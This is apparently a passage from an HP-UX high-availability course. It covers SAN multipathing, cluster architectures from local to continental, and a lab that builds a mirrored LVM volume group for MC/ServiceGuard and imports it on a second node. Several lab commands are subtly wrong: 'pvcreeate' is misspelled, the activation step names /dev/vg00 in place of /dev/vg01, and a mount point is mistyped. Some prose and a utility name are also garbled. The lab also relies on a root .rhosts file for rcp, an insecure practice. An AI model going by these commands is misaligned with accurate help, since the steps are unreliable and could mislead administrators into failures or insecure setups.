In HA environments you will have two paths to the LUNs in the disk array. Each path will have a pair of device files. In most disk arrays the paths are active/active, i.e. the array will accept I/O over either path. Some disk arrays only allow I/O over an alternate path when the path the LUN is bound to becomes unavailable. These arrays do not support a feature called auto-trespass.

While the disk array may have multiple paths to the LUNs, the OS software must be able to recognize and use the multiple paths. In HP-UX this can be accomplished in one of the following ways:

- LVM PV links. To set up a PV link you pvcreate the LUN once. You vgcreate/vgextend using the device files for both paths. The path you specify first is the primary path. The path you specify second is the alternate path. Even though the disk array is active/active, LVM PV links are active/standby. You can balance the I/O load manually by distributing the primary paths for different LUNs across different paths.
- VxVM Dynamic Multipathing (11i). DMP provides both path failover and I/O load balancing. When DMP is enabled it recognizes that a VxVM disk has multiple paths. You do not need to define the paths to DMP manually. You can display multipathing information as well as enable and disable paths using the **vxddmpadm** utility.
- Software provided by the disk array vendor. EMC's powerpath product is an example. It is installed on HP-UX and is used to manage multipathing for the EMC array only.


3-17. SLIDE: Sample HA SAN Solution



Student Notes

Storage area networks are well suited to sharing disk arrays in a HA environment. To ensure high availability the SAN infrastructure should also be redundant. This example shows two Fibre Channel switches providing multiple paths to the disk array.

3-18. SLIDE: HA Solution using High End Disk Arrays



Student Notes

Some disk arrays provide the capability to mirror data to remote locations. For example, using Hewlett-Packard's Continuous Access product you can connect disk arrays in geographically dispersed locations. Data is continually copied from one array to another.

Remote data replication is an integral part of the Continental Clusters disaster recovery solution. Application failover is provided from one cluster to another. This solution is very expensive to implement and is only appropriate where HA demands are very high.

3-19. LAB: LVM Mirrored Disk Configuration for an MC/ServiceGuard Environment

Directions

Configure a shared volume group on both nodes within the cluster.

Fill in the following information before starting the lab:

Volume group name: _____

Physical volumes (device file names): _____

Setting Up the Volume Group

1. List all existing volume groups on the system.

```
ll /dev/*/group
```

2. Make a directory for a new volume group.

```
mkdir /dev/vg01
```

3. Create a group file for the volume group.

```
mknod /dev/vg01/group c 64 0x010000
```

4. Prepare the disk to be used within the volume group.

```
pvcreeate -f /dev/rdisk/c0t1d0  
pvcreeate -f /dev/rdisk/c1t2d0
```

5. Create the new volume group.

```
vgcreate /dev/vg01 /dev/dsk/c0t1d0 /dev/dsk/c1t2d0
```


Setting Up a Logical Volume for MC/ServiceGuard

1. Create the new logical volume.

```
lvcreate -L 20 -n mcsg /dev/vg01
```

2. Mirror the new logical volume.

```
lvextend -m 1 /dev/vg01/mcsg
```

3. Create a journaled file system on the logical volume.

```
newfs -F vxfs /dev/vg01/rmcsg
```

4. Make a mount point directory.

```
mkdir /mcsg_dir
```

5. Mount the file system to the mount point directory.

```
mount /dev/vg01/mcsg /mcsg_dir
```

Importing LVM Configurations to a Second System

1. From the first system, export the LVM configuration information.

```
vgexport -p -s -m /tmp/lvm_map /dev/vg01
```

NOTE: The following message is just a warning; you will notice that the map file is created anyway.

Warning: Volume group **vgname** is still active.

2. Transfer the map file over to the second system. This will require setting up a `~root/.rhosts` file on the second system containing the name of the first system.

```
rcp /tmp/lvm_map second_system:/tmp/lvm_map
```

3. On the second system, make the directory for the volume group (to be imported).

```
mkdir /dev/vg01
```

4. On the second system, create the group file for the volume group.

```
mknod /dev/vg01/group c 64 0x010000
```

5. On the second system, import the volume group.

```
vgimport -s -m /tmp/lvm_map /dev/vg01
```

6. Create a mount point on the second system.

```
mkdir /mcsg_dir
```

7. Test that you can activate the volume group on the second system.

```
vgchange -a y /dev/vg00
```

8. Can you mount the file system?

```
mount /dev/vg01/mcsg /mcsgF_dir
```

You should get an error from this. DO NOT attempt to fsck the file system. If you have time, unmount the file system from the first system and deactivate the volume group. Then you should be able to mount it on the second system.


Module 4 — High Availability Architectures

Objectives

Upon completion of this module, you will be able to:

- Summarize the event sequence of a package failover on a highly-available HP-UX cluster.
- Using component symbols, progressively construct a highly-available HP-UX cluster.
- Precipitate a failover event and track the process by means of different system-view utilities.

4-1. SLIDE: Computer System Availability



Student Notes


What happens to the system users and/or client applications if

- a server system loses power?
- a server application is killed by mistake?
- a LAN card fails on the server?
- an upgrade is required on the server?

There are many different architectures and models for improving the availability of important *server* systems. We will examine some of these and compare and contrast the advantages and disadvantages of them.

There is no one single best design. Different requirements require different solutions.

4-2. SLIDE: HA Cluster Architectures SMP Systems (ex. K or T box)




Student Notes

Symmetric Multi-Processing (SMP) systems are sometimes considered to be HA solutions since the system can run with failed CPUs. SMP systems from HP, IBM, Sun, AT™ (NCR), Sequent and Pyramid all panic when one of the processors (CPUs) fails. They then reboot, disabling the failed processor. The failover time is dependent upon the speed of reboot.

SMP systems have a single, shared, main memory that is connected to the CPUs on a high-speed bus. The speed of this bus limits the number of CPUs as well as the performance of the system.

I/O busses are also shared among the processors.

4-3. SLIDE: HA Paradigms: Active/Standby Move the Service Point (SwitchOver/UX)




Student Notes

With the **Move the Service Point** paradigm, the users access the application through a node IP address, which migrates to the particular system that is currently running the application.

Backup systems may be idle or running an unimportant application of their own. This application will be stopped at the time of failover in order to reboot from the primary system's root disks.

The disks are accessed exclusively: only one system accesses the data for a given application, although the disks are connected to both systems.

4-4. SLIDE: HA Paradigms: Active/Standby Move the Service Point (SwitchOver/UX) (Continued)



Student Notes

Upon primary system failure, the backup system acquires the node IP address, MAC address and hostname of the primary system, activates the disks, and starts the application.

This paradigm requires User or Client application knowledge of

- a single IP address.
- the need to retry, reconnect or re-login.


The failover is slow due to the reboot time.

This paradigm is transparent to the user (IP address, MAC addresses, hostname, although NOT SPU ID).

Note that the backup system no longer runs what it was running before the failure. The backup system B now accesses the data that system A used to access.

Examples of HA solutions which use this paradigm include: HP's SwitchOver/UX product, IBM's HACMP level 1 product, Sun's Fusion product.

4-5. SLIDE: Range of Architectures



Student Notes

The above slide shows four architectures related to “*disaster recovery*.” The main difference between the four solutions is the locality of the disaster being protected against (i.e. the distance between the nodes in the MC/SG cluster). As the distance between the nodes increases, how does the functionality and cost needed to implement the solution.


The **Local Cluster** solution protects against a disaster within the node itself. These disasters include any SPOF (single point of failure) in the system’s hardware, including CPU, memory, disk drives, controller cards, LAN and LANICs, and power. Local cluster nodes are located in the same data centers, often side-by-side to one another.

The **Campus Cluster** solution protects against a disaster impacting an entire data center. These disasters include fires, floods, and any other disaster that could destroy an entire data center. Campus cluster nodes are located in different data centers, but usually within the same site. The typical distance between campus cluster nodes is 500m – 10km.

The **Metro Cluster** solution protects against a disaster impacting an entire site (i.e. multiple buildings). These disasters include earthquakes, block-wide power outages, and any other disaster impacting an area the size of a city block. Metro cluster nodes are located in different sites (up to 30 miles apart).

The **Continental Cluster** solution protects against a disaster impacting an entire city. These disasters include wide spread earthquake damage, a nuclear bomb, or any other disaster that could destroy an entire city or state. There is no limit to the distance between nodes in a continental cluster.

4-6. SLIDE: Oracle Parallel Server




Student Notes

Clusters provide high availability for applications. The cost of restarting complex database applications in a highly mission critical application may be too high to provide the required availability.

In a standard cluster environment, if an application fails, it will be restarted in another node. In the case of Oracle Parallel Server (OPS) the database engine and all the applications are already running in two or more nodes.

This means that in the event of a node failure or application failure, the services is already available in an alternative node and the user will simply need to reconnect (The Cluster software will reallocate the application IP address to another node). The Oracle Server may need to recover some transactions which would be minor compared to a full instance recovery.

